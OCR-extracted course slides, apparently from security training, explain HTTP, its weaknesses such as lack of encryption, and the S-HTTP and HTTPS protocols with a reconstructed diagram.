
Hypertext Transfer Protocol (HTTP)

- HTTP lays the **foundation for communication** on the World Wide Web (WWW)
- It is the **standard application protocol** on top of TCP/IP; it handles web browser requests and web server responses
- It is used to transfer data (like audio, video, images, hypertext, and plain text) between the client and server
- HTTP messages are exchanged between the client and server during communication
- The client sends HTTP request messages to the server while the server sends a response with HTTP response messages

Weaknesses in HTTP:

- Vulnerable to man-in-the-middle attacks
- It lacks in security, as data sent via HTTP are not encrypted
- HTTP can be used without any encryption or digital certificates

Notes:




Secure HTTP

- Secure HTTP is an application layer protocol used to **encrypt** the **web communications** carried over HTTP
- It ensures **secure data transmission** of individual messages while SSL establishes a secure connection between two entities, ensuring the security of the entire communication
- It is an alternate for the **HTTPS** (SSL) protocol
- It is generally used in situations where the server requires **authentication** from the user

S-HTTP Application Level Security

Client Machine
WWW Client
Crypto Smart
Encrypted or Signed Messages
Network Layer
HTTP
Unencrypted Channel
Server Machine
WWW Server
Crypto Smart
Encrypted or Signed Messages
Network Layer

Note: Not all Web browsers and servers support S-HTTP



Hyper Text Transfer Protocol Secure (HTTPS)


- HTTPS ensures **secure communication** between two computers over HTTP
- The connection is **encrypted** using the Transport Layer Security (TLS) or Secure Sockets Layer (SSL) protocol
- It is often used in **confidential online transactions**
